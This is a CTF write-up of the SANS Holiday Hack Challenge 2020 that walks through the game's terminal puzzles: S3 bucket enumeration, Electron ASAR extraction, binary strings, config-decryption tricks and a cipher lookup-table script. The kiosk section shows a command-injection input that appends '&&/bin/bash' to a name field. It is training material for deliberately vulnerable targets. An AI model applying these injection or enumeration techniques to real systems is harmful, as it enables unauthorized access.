SANS HOLIDAY HACK CHALLENGE 2020

by Jeroen Schijvenaars

TABLE OF CONTENTS

INTRODUCTION

Welcome to the 2020 SANS Holiday Hack Challenge, featuring KringleCon 3: French Hens! This year, we're hosting the event at Santa's newly renovated castle at the North Pole.

Hop on the New Jersey Turnpike to get to Santa's gondola for your ride to the North Pole.

Jingle Ringford
Welcome! Hop in the gondola to take a ride up the mountain to Exit 19: Santa's castle!
Santa asked me to design the new badge, and he wanted it to look really cold - like it was frosty.
Click your badge (the snowflake in the center of your avatar) to read your objectives.
If you'd like to chat with the community, join us on Discord!
We have specially appointed Kringle Koncierges as helpers; you can hit them up for help in the #general channel!
If you get a minute, check out Ed Skoudis' official intro to the con!
Oh, and before you head off up the mountain, you might want to try to figure out what's written on that advertising bilboard.
Have you managed to read the gift list at the center?
It can be hard when things are twirly. There are tools that can help!
It also helps to select the correct twirly area.

EXECUTIVE OVERVIEW

Our journey starts at the New Jersey Turnpike where we met *Jingle Ringford* who was after some assistance to determine Josh Wright's gift from *Santa*. After some targeted un-twirling we knew it was a **Proxmark**. *Jingle Ringford* asks for help with further challenges at the castle and without delay we jumped into the gondola straight to Santa's castle.

There *Shinny Upatree* had forgotten what Amazon S3 bucket was being used for Santa's wrapper3000. With a targeted bucket_finder search we find the S3 bucket and unwrap the package which confirmed what we already knew; **North Pole: The Frostiest Place on Earth**. We are greeted by the big man himself who advised the castle was still under construction, however he had already received a "big portrait" as a house warming gift.

We moved through the castle to the courtyard to find *Sugarplum Mary* who was after the password of the point-of-sale terminal. It was an Electron application so after unzipping and asar extraction we advised *Sugarplum* the password was **santapass**.

During our exploration of the castle we found some handy items to help tune the Santavator to work and instructions to **go to the second floor**. While exploring the castle further we found additional items for the Santavator to get to additional floors. We found a locked door on floor 1.5 with a card reader. Luckily we had our trusty Proxmark3 to clone the HID card from Santa's most trusted helper *Shinny Upatree* to open the door and **enter the room**.

The room was dark and while slowly moving around we saw two lights in the distance, when we got to them we found ourselves as *Santa* in front of the big portrait in an alternate reality. Upon careful inspection of the portrait we notice the phrase NOW SHALL I BE OUT OF SIGHT and it's signed as JFS. As *Santa* we had the highest access in the North Pole and used the power responsibly to investigate what was going on.

Santa was already looking into an adversary group that had been trying to disrupt Christmas and with the help of the Splunk data and CyberChef we identified the group as **The Lollipop Guild**.

While exploring the castle we encountered *Jack Frost* multiple times and it seems he managed to disabled *Santa's* Sleigh. Once the noise was cleared it became obvious only two exclusions where needed (**19B Equals 0000000F2057** and **080 Less 000000000000**) to undo his work and to make the Sleigh work again.

In the wrapping room the tag generator was acting up and we assisted *Noel Boetie* to retrieve the GREETZ environmental variable. It looked like *Jack Frost* was making it known he was behind all this mess as **JackFrostWasHere** appeared in the variable.


Alabaster Snowball had lost access to a host that holds the last board meeting minutes. Using the technical approaches Sniffy, Spoofy, Resolvy and Embedy we manage to get the host to execute code and retrieve the minutes. These revealed; **Tanta Kringle** recused herself from the vote but its clear *Jack Frost* wants to stop all Santa's sleighing.

The threat was serious and action was needed, by **modifying the JavaScript code to not confirm we are Santa** got us in to Santa's office.

In *Santa's* office *Tinsel Upatree* advised something was very, very wrong as the Naughty/Nice Blockchain has *Jack Frost* as the nicest person in the world. For manipulation of the blockchain *Jack* would have had to know the nonce ahead of time. To confirm this theory we extract each nonce of all the blocks, split the 64bit values in 2 x 32bit values and with the mersenne-twister-predictor we confirmed nonce for future block 130000 to be **57066318f32f729d**.

We then knew that *Jack* was able to predict the nonce ahead of time but how did he pull this off as the supporting documentation also indicated he was very nice. Upon close inspection it looked like *Jack* used a MD5 UNICOLL collision to change the naught/nice flag and show a different object in the pdf file. Collision blocks are added to the block to facilitate the changes without changing the MD5 sum. After reversing the 2 byte changes and the corresponding 2 bytes in the collision blocks we had the original block back with the SHA256 sum of **fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb**

With that we have saved the holiday season!



Thank you for foiling Jack's foul plot!
He sent that magical portrait so he could become me and destroy the holidays!
Due to your incredible work, you have set everything right and saved the holiday season!
Eve Snowshoes
Santa
Jeroen
Jack Frost

1 Objective: Uncover Santa's Gift List

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Hints	
1	**Image Edit Tool**: There are tools out there that could help Filter the Distortion that is this Twirl.
2	**Twirl Area**: Make sure you Lasso the correct twirly area.

When moving to the left of the gondola you are just able to see the billboard, this URL can be opened up directly from the Photopea website. Zoom in on the personal gift list on the desk and select the twirled area with the Lasso. From the Filter menu under Distort and select Twirl… and move the angle up to undo the twirl to read the gift list:



My Personal Gift List:

Ed - Two Front Teeth

an - Old Jersey

Jeremy - Blanket

Brian - Lei

Josh Wright - Proxmark

Clay - Darth Vader Suit

Tad - Holiday Lights

Phil - Stuffed Pikachu

Jerry - Trip to North Pole

This reveals that Josh Wrights gift from Santa this year will be a **Proxmark**

Jingle Ringford
Great work with that! I'm sure you'll be able to help us with more challenges up at the castle!

When stepping in to the gondola it takes you straight to Santa's castle.

Narrative 1 of 7

KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.

2 Objective: Investigate S3 Bucket

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

2.1 Kringle Kiosk

Shinny Upatree

Hiya hiya - I'm Shinny Upatree! Check out this cool KringleCon kiosk! You can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen! Be careful with that last one though. I heard someone say it's "ingestible." Or something... Do you think you could check and see if there is an issue?

Hints

1 **Command Injection**: There's probably some kind of command injection vulnerability in the menu terminal.

While using the Kringle Kiosk it became clear that the only option that allowed additional user input was under option 4 (Print Name Badge) and when adding **&&/bin/bash** after a name it launched the additional command:

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird
errors)...Jeroen&&/bin/bash
 ________
< Jeroen >
 --------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||

   ____                                                     _
  / ___|  _  _     __      __      ____    ____    ____    | |
  \___ \ | +| |   / _|    / _|    / - )   (_-<    (_-<     |_|
  |___/   \_,_|   \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
```

Shinny Upatree
Golly - wow! You sure found the flaw for us! Say, we've been having an issue with an Amazon S3 bucket. Do you think you could help find Santa's package file? Jeepers, it seems there's always a leaky bucket in the news. You'd think we could find our own files! Digininja has a great guide, if you're new to S3 searching. He even released a tool for the task - what a guy! The package wrapper Santa used is reversible, but it may take you some trying. Good luck, and thanks for pitching in!

2.2 Investigate S3 Bucket

Using the hints provided by Shinny Upatree we proceed by getting a copy of bucket_finder.rb from Robin Wood.

Hints	
1	**Find Santa's Package**: Find Santa's `package` file from the cloud storage provider. Check Josh Wright's talk for more tips!
2	**Leaky AWS S3 Buckets**: It seems like there's a new story every week about data exposed through unprotected Amazon S3 buckets.
3	**Finding S3 Buckets**: Robin Wood wrote up a guide about finding these open S3 buckets.
4	**Bucket_finder.rb**: He even wrote a tool to search for unprotected buckets!
5	**Santa's Wrapper3000**: Santa's Wrapper3000 is pretty buggy. It uses several compression tools, binary to ASCII conversion, and other tools to wrap packages.

Based on the provided name we create a wordlist of bucket names to search for and which identified a public bucket named **wrapper3000** that allowed downloads of its contents. Inspecting the package file with the **file** utility all the different layers of wrappers are one by one peeled away:

```
$ wget https://digi.ninja/files/bucket_finder_1.1.tar.bz2
$ tar -xvf bucket_finder_1.1.tar.bz2
$ cd bucket_finder
$ echo "SantaWrapper3000\nsantawrapper3000\nSanta-Wrapper3000\nsanta-
wrapper3000\nWrapper3000\nwrapper3000" > wordlist
$ ./bucket_finder.rb wordlist --download
Bucket does not exist: SantaWrapper3000
Bucket does not exist: santawrapper3000
Bucket does not exist: Santa-Wrapper3000
Bucket does not exist: santa-wrapper3000
Bucket does not exist: Wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
$ cd wrapper3000
$ file package
$ cat package
$ cat package | base64 -d
$ cat package | base64 -d > package.txt.Z.xz.xxd.tar.bz2.zip
$ unzip package.txt.Z.xz.xxd.tar.bz.zip
$ tar -xvf package.txt.Z.xz.xxd.tar.bz2
$ cat package.txt.Z.xz.xxd | xxd -r > package.txt.Z.xz
$ unxz package.txt.Z.xz
$ uncompress package.txt.Z
$ cat package.txt
North Pole: The Frostiest Place on Earth
```

Revealing the package contents as: **North Pole: The Frostiest Place on Earth**

Moving onward towards the castle we are greeted by the big man himself and the three hens Pierre, Marie and Jean-Claude.

Santa
Hello and welcome to the North Pole! We're super excited about this year's KringleCon 3: French Hens. My elves have been working all year to upgrade the castle. It was a HUGE construction project, and we've nearly completed it. Please pardon the remaining construction dust around the castle and enjoy yourselves!

Pierre
Bonjour!

Marie
Joyeuses fêtes!

Jean-Claude
Jacques DuGivre!

Inside the castle Santa informed that he had received a big portrait.

Santa
Welcome to my newly upgraded castle! Also, check out that big portrait behind me! I received it in the mail a couple of weeks ago – a wonderful house warming present from an anonymous admirer. Gosh, I wonder who sent it. I'm so thankful for the gift! Please feel free to explore my upgraded castle and enjoy the KringleCon talks upstairs. You can get there through my new Santavator!

3 Point-of-Sale Password Recovery

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

Moving through the castle in to the back courtyard we find Sugraplum Mary who was in need of some help.

3.1 Linux Primer

Sugarplum Mary
Sugarplum Mary? That's me! I was just playing with this here terminal and learning some Linux! It's a great intro to the Bash terminal. If you get stuck at any point, type hintme to get a nudge! Can you make it to the end?

Starting the Linux Primer you get tasked with multiple objectives, the following are the commands needed get to the end (note that the pid of the running process changes each time):

```
yes
ls
cat munchkin_19315479765589239
rm munchkin_19315479765589239
pwd
ls -al
cat .bash_history
env
```

```
cd workshop/
grep -i munchkin toolbox_*
chmod +x lollipop_engine
./lollipop_engine
cd electrical/
mv blown_fuse0 fuse0
ln -s fuse0 fuse1
cp fuse1 fuse2
echo MUNCHKIN_REPELLENT >> fuse2
find /opt/munchkin_den -iname *munchkin*
find /opt/munchkin_den/ -user munchkin
find /opt/munchkin_den/ -size +108k -size -110k
ps -aux
        USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
        init          1  0.0  0.0  65320 21164 pts/0    Ss+  11:04   0:00 .../mysession.yaml
        elf       35306  1.0  0.0  84316 25912 pts/2    S+   11:26   0:00 .../14516_munchkin
        elf       35936  0.0  0.0  36180  3344 pts/3    R+   11:26   0:00 ps -aux
netstat -ano | grep LIST
curl localhost:54321
kill -9 35306
exit
```

3.2 SANTA SHOP

Sugarplum Mary

You did it - great! Maybe you can help me configure my postfix mail server on Gentoo! Just kidding! Hey, wouldja' mind helping me get into my point-of-sale terminal? It's down, and we kinda' need it running. Problem is: it is asking for a password. I never set one! Can you help me figure out what it is so I can get set up? Shinny says this might be an Electron application. I hear there's a way to extract an ASAR file from the binary, but I haven't looked into it yet.

Hints	
1	**Electron Applications**: It's possible to extract the source code from an Electron app.
2	**Electron ASAR Extraction**: There are tools and guides explaining how to extract ASAR from Electron apps.

When accessing the Santa Shop it advises that it was locked out so it can't be interacted with, however it does provide a link to download a copy which we can inspect. Using the hints provided we can extract the application to get to the app.asar file which then can be extracted with the asar tool to get to the source code of the application:

```
$ wget https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe
$ 7z x santa-shop.exe -oExtracted
$ cd Extracted/\$PLUGINSDIR/
$ 7z x app-64.7z -oapp-64
$ cd app-64/resources
$ asar extract app.asar extracted-asar
$ cd extracted-asar
$ cat main.js | grep -i password
    const SANTA_PASSWORD = 'santapass';
    ipcMain.handle('unlock', (event, password) => {
      return (password === SANTA_PASSWORD);
```

Inspection of the main.js file revealed that the password for the point-of-sale terminal was **santapass**.

4 OPERATE THE SANTAVATOR

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Heading back to the entrance of the castle we run in to Peper Minstix.

4.1 UNESCAPE TMUX

Pepper Minstix

Howdy - Pepper Minstix here! I've been playing with tmux lately, and golly it's useful. Problem is: I somehow became detached from my session. Do you think you could get me back to where I was, admiring a beautiful bird? If you find it handy, there's a tmux cheat sheet you can use as a reference. I hope you can help!

Hints

1 **Tmux Cheat Sheet**: There's a handy tmux reference available at https://tmuxcheatsheet.com/!

In the terminal we identify a running tmux session which we then attach to:

```
elf@a69f8b9ee46c:~$ tmux ls
0: 1 windows (created Sat Jan  2 12:39:13 2021) [80x24]
elf@a69f8b9ee46c:~$ tmux a -t 0
```

Pepper Minstix

You found her! Thanks so much for getting her back! Hey, maybe I can help YOU out! There's a Santavator that moves visitors from floor to floor, but it's a bit wonky. You'll need a key and other odd objects. Try talking to Sparkle Redberry about the key. For the odd objects, maybe just wander around the castle and see what you find on the floor. Once you have a few, try using them to split, redirect, and color the Super Santavator Sparkle Stream (S4). You need to power the red, yellow, and green receivers with the right color light!

4.2 THE ELF CODE

Walking around the ground floor we find Ribb Bonbowford in the Dining room who needs help with JavaScript.

Ribb Bonbowford

Hello - my name is Ribb Bonbowford. Nice to meet you! Are you new to programming? It's a handy skill for anyone in cyber security. This challenge centers around JavaScript. Take a look at this intro and see how far it gets you! Ready to move beyond elf commands? Don't be afraid to mix in native JavaScript. Trying to extract only numbers from an array? Have you tried to filter? Maybe you need to enumerate an object's keys and then filter? Getting hung up on number of lines? Maybe try to minify your code. Is there a way to push array items to the beginning of an array? Hmm...

Hints	
1	**JavaScript Primer**: Want to learn a useful language? JavaScript is a great place to start! You can also test out your code using a JavaScript playground.
2	**JavaScript Loops**: Did you try the JavaScript primer? There's a great section on looping.
3	**Filtering Items**: There's got to be a way to `filter` for specific `typeof` items in an array. Maybe the `typeof` operator could also be useful?
4	**Getting a Key Name**: In JavaScript you can enumerate an object's keys using `keys`, and filter the array using `filter`.
5	**Compressing JS**: There are lots of ways to make your code shorter, but the number of elf commands is key.
6	**Adding to Arrays**: `var array = [2, 3, 4]; array.push(1)` doesn't do QUITE what was intended...

Following the information from Ribb Bonbowford we work through the different Levels:

Level 1	`elf.moveTo(lollipop[0])`
	`elf.moveUp(10)`


Level 2	`elf.moveTo(lever[0])`
	`var sum = elf.get_lever(0) + 2`
	`elf.pull_lever(sum)`
	`elf.moveLeft(4)`
	`elf.moveUp(10)`

Level 3	`elf.moveTo(lollipop[0])`
	`elf.moveTo(lollipop[1])`
	`elf.moveTo(lollipop[2])`
	`elf.moveUp(1)`

Level 4	`direction = 0`
	`for (i = 0; i < 6; i++) {`
	`  direction = 1 == direction ? (elf.moveUp(11), 0) : (elf.moveDown(11), 1);`
	`  elf.moveLeft(3)`
	`}`

Level 5	`elf.moveTo(lollipop[1])`
	`elf.moveTo(lollipop[0])`
	`var question = elf.ask_munch(0)`
	`var answer = question.filter(elem => typeof elem === 'number')`
	`elf.tell_munch(answer)`
	`elf.moveUp(3)`

Level 6	`function getKeyByValue(object, value) {`
	`  return Object.keys(object).find(key => object[key] === value);`
	`}`
	`for(i=0;i<4;i++)elf.moveTo(lollipop[i]);`
	`elf.moveLeft(8)`
	`elf.moveUp(2)`
	`var question = elf.ask_munch(0)`
	`var answer = getKeyByValue(question,"lollipop")`
	`elf.tell_munch(answer)`
	`elf.moveUp(2)`



Ribb Bonbowford
Wow - are you a JavaScript developer? Great work! Hey, you know, you might use your JavaScript and HTTP manipulation skills to take a crack at bypassing the Santavator's S4.

Hints	
1	**Santavator Bypass**: There may be a way to bypass the Santavator S4 game with the browser console...

After the 6 levels we are presented with the option to continue on with optional bonus levels:

Level 7

```
function YourFunctionNameHere(r) {
  for (some_desired_data = 0, i = 0; i < r.length; i++)
    for (childArray = r[i], j = 0; j < childArray.length; j++) "number" ==
typeof childArray[j] && (some_desired_data += childArray[j]);
  return some_desired_data
}
for (move = 1, Direction = "Down", i = lever = 0; i < 8; i++) {
  switch (Direction) {
    case "Down":
      elf.moveDown(move), Direction = "Left";
      break;
    case "Left":
      elf.moveLeft(move), Direction = "Up";
      break;
    case "Up":
      elf.moveUp(move), Direction = "Right";
      break;
    case "Right":
      elf.moveRight(move), Direction = "Down"
  }
  elf.pull_lever(lever), move += 1, lever += 1
}
elf.moveUp(2)
elf.moveLeft(4)
elf.tell_munch(YourFunctionNameHere)
elf.moveUp(2)
```

Level 8

```
function YourFunctionNameHere(one_argument) {
  for (i = 0; i < one_argument.length; i++) {
    childArray = one_argument[i]
    var myJSON = JSON.stringify(childArray);
    if (myJSON.includes("lollipop")) {
      var answer = Object.keys(childArray).find(key => childArray[key] ===
"lollipop");
    }
  }
  return answer
}
spaces = 1
levernumber = 0
num0 = 0
direction = 0
for (i = 0; i < 6; i++) {
  if (direction == 0) {
    elf.moveRight(spaces)
    direction = 1
  } else {
    elf.moveLeft(spaces)
    direction = 0
  }
  num0 = num0 + elf.get_lever(levernumber)
  elf.pull_lever(num0)
  elf.moveUp(2)
  spaces = spaces + 2;
  levernumber = levernumber + 1
}
elf.tell_munch(YourFunctionNameHere)
elf.moveRight(11)
```

4.3 Operate the Santavator

Walking around the ground floor both inside and outside the castle we pick up the following items:


- Broken Candycane: At the entrance in to the castle
- Hex Nut: Inside the entrance hall of the castle on the right
- Hex Nut: At the end of the table in the room with the Elf Code game
- Green Bulb: In the top left corner of the castle courtyard

Hints	
1	**Santavator Operations**: It's really more art than science. The goal is to put the right colored light into the receivers on the left and top of the panel.


After talking to Sparkle Redberry next to the Santavator we receive the key.

Sparkle Redberry
Hey hey, Sparkle Redberry here! The Santavator is on the fritz. Something with the wiring is grinchy, but maybe you can rig something up? Here's the key! Good luck! On another note, I heard Santa say that he was thinking of canceling KringleCon this year! At first, I thought it was a joke, but he seemed serious. I'm glad he changed his mind. Have you had a chance to look at the Santavator yet? With that key, you can look under the panel and see the Super Santavator Sparkle Stream (S4). To get to different floors, you'll need to power the various colored receivers. ... There MAY be a way to bypass the S4 stream.

With all the items in our possession we enter the Santavator and open up the elevator panel. On the bottom right was a handy note indicating what colours are needed to be light up for access to each floor.



Using just the hex bolt and the green bulb we can light up the green stream. After closing the elevator panel we can now go to the second floor (talks).



5 Open HID Lock

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Bushy Evergreen
Ohai! Bushy Evergreen, just trying to get this door open. It's running some Rust code written by Alabaster Snowball. I'm pretty sure the password I need for ./door is right in the executable itself. Isn't there a way to view the human-readable strings in a binary file?

Hints	
1	**Strings in Binary Files**: The `strings` command is common in Linux and available in Windows as part of SysInternals.

5.1 Speaker UNPrep Door

Launching the terminal and using strings on the door executable file combined with a grep for the word password, quickly identified the password to open the door as being **Op3nTheD00r**:

```
$ strings door | grep password
  /home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
  password is probably stored right in the binary. There's gotta be a
  Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
  Beep boop invalid password
$ ./door
  You look at the screen. It wants a password. You roll your eyes - the
  password is probably stored right in the binary. There's gotta be a
  tool for this...

  What do you enter? > Op3nTheD00r
  Checking......

  Door opened!
```

Bushy Evergreen
That's it! What a great password... Oh, this might be a good time to mention another lock in the castle. Santa asked me to ask you to evaluate the security of our new HID lock. If ever you find yourself in posession of a Proxmark3, click it in your badge to interact with it. It's a slick device that can read others' badges! Hey, you want to help me figure out the light switch too? Those come in handy sometimes. The password we need is in the lights.conf file, but it seems to be encrypted. There's another instance of the program and configuration in ~/lab/ you can play around with. What if we set the user name to an encrypted value?

5.2 Speaker UNPrep Lights

Next we need to turn on the lights in the speaker UNPreparedness Room.

Hints	
1	**Letting a Program Decrypt for You**: While you have to use the lights program in /home/elf/ to turn the lights on, you can delete parts in /home/elf/lab/.

When running the **./lights** application it lists that configuration file loaded, select fields to decrypted as being **lights.conf** file. Looking at the **lights.conf** file reveals two variables being **password** and **name** and the name was printed to screen. The hint and the note when running indicated we might be able to trick the application to decrypt the current password for us. To try out this theory we edit the **lights.conf** file in the **lab** folder to have the name as the password value and then run the application:

```
elf@62e57398c20e ~ $ cd lab/
elf@62e57398c20e ~/lab $ vi lights.conf
elf@62e57398c20e ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124

elf@62e57398c20e ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
```

```
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
Checking......
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights

elf@62e57398c20e ~/lab $ cd ..
elf@62e57398c20e ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......

Lights on!
```

Bushy Evergreen
Wow - that worked? I mean, it worked! Hooray for opportunistic decryption, I guess! Oh, did I mention that the Proxmark can simulate badges? Cool, huh? There are lots of references online to help. In fact, there's a talk going on right now! So hey, if you want, there's one more challenge. You see, there's a vending machine in there that the speakers like to use sometimes. Play around with ./vending_machines in the lab folder. You know what might be worth trying? Delete or rename the config file and run it. Then you could set the password yourself to AAAAAAAA or BBBBBBBB. If the encryption is simple code book or rotation ciphers, you'll be able to roll back the original password.

5.3 Speaker UNPrep Vending Machines

Now that the lights are sorted the last challenge was to fix up the vending machine.

Hints	
1	**Lookup Table**: For polyalphabetic ciphers, if you have control over inputs and visibilty of outputs, lookup tables can save the day

After some manual testing of removing the vending-machines.json file and then providing passwords as suggest by Bushy Evergreen it became clear a polyalphabetic cipher was used. Based on the hint provided I wrote the following script to create a lookup table for the alphabet using lower case, upper case and al numbers, all with a length of 10 which was the length of the password:

```bash
#!/bin/bash
LookupValueList=(aaaaaaaaaa bbbbbbbbbb cccccccccc dddddddddd eeeeeeeeee ffffffffff
gggggggggg hhhhhhhhhh iiiiiiiiii jjjjjjjjjj kkkkkkkkkk llllllllll mmmmmmmmmm nnnnnnnnnn
oooooooooo pppppppppp qqqqqqqqqq rrrrrrrrrr ssssssssss tttttttttt uuuuuuuuuu vvvvvvvvvv
wwwwwwwwww xxxxxxxxxx yyyyyyyyyy zzzzzzzzzz AAAAAAAAAA BBBBBBBBBB CCCCCCCCCC DDDDDDDDDD
EEEEEEEEEE FFFFFFFFFF GGGGGGGGGG HHHHHHHHHH IIIIIIIIII JJJJJJJJJJ KKKKKKKKKK LLLLLLLLLL
MMMMMMMMMM NNNNNNNNNN OOOOOOOOOO PPPPPPPPPP QQQQQQQQQQ RRRRRRRRRR SSSSSSSSSS TTTTTTTTTT
UUUUUUUUUU VVVVVVVVVV WWWWWWWWWW XXXXXXXXXX YYYYYYYYYY ZZZZZZZZZZ 0000000000 1111111111
2222222222 3333333333 4444444444 5555555555 6666666666 7777777777 8888888888 9999999999)
```

```
for value in ${LookupValueList[@]}; do
  rm vending-machines.json
  (echo $value && echo $value) | ./vending-machines
  pass=$(grep password vending-machines.json | cut -d '"' -f 4)
  echo "$value" "$pass" >> LookupTable.txt
done
```

After the running of the script we have the following lookup table:

	L	V	E	d	Q	P	p	B	w	r
Password	**C**	**a**	**n**	**d**	**y**	**C**	**a**	**n**	**e**	**1**
aaaaaaaaaa	9	V	b	t	a	c	p	g	9	V
bbbbbbbbbb	G	U	V	B	f	W	h	P	G	U
cccccccccc	e	9	e	e	6	E	E	R	e	9
dddddddddd	O	R	L	d	l	w	W	b	O	R
eeeeeeeeee	w	c	Z	Q	A	Y	u	e	w	c
ffffffffff	8	w	I	U	r	f	5	x	8	w
gggggggggg	k	y	Y	S	P	a	f	T	k	y
hhhhhhhhhh	n	n	U	g	o	k	A	h	n	n
iiiiiiiiii	M	0	s	w	4	e	O	C	M	0
jjjjjjjjjj	a	8	o	k	T	q	y	1	a	8
kkkkkkkkkk	o	6	3	i	0	7	r	9	o	6
llllllllll	f	m	6	W	7	s	i	F	f	m
mmmmmmmmmm	q	M	v	u	s	R	Q	J	q	M
nnnnnnnnnn	b	h	E	6	2	X	D	B	b	h
oooooooooo	R	j	f	2	h	2	4	c	R	j
pppppppppp	1	z	M	5	H	8	X	L	1	z
qqqqqqqqqq	Y	f	X	8	v	x	P	y	Y	f
rrrrrrrrrr	5	N	A	y	q	m	s	u	5	N
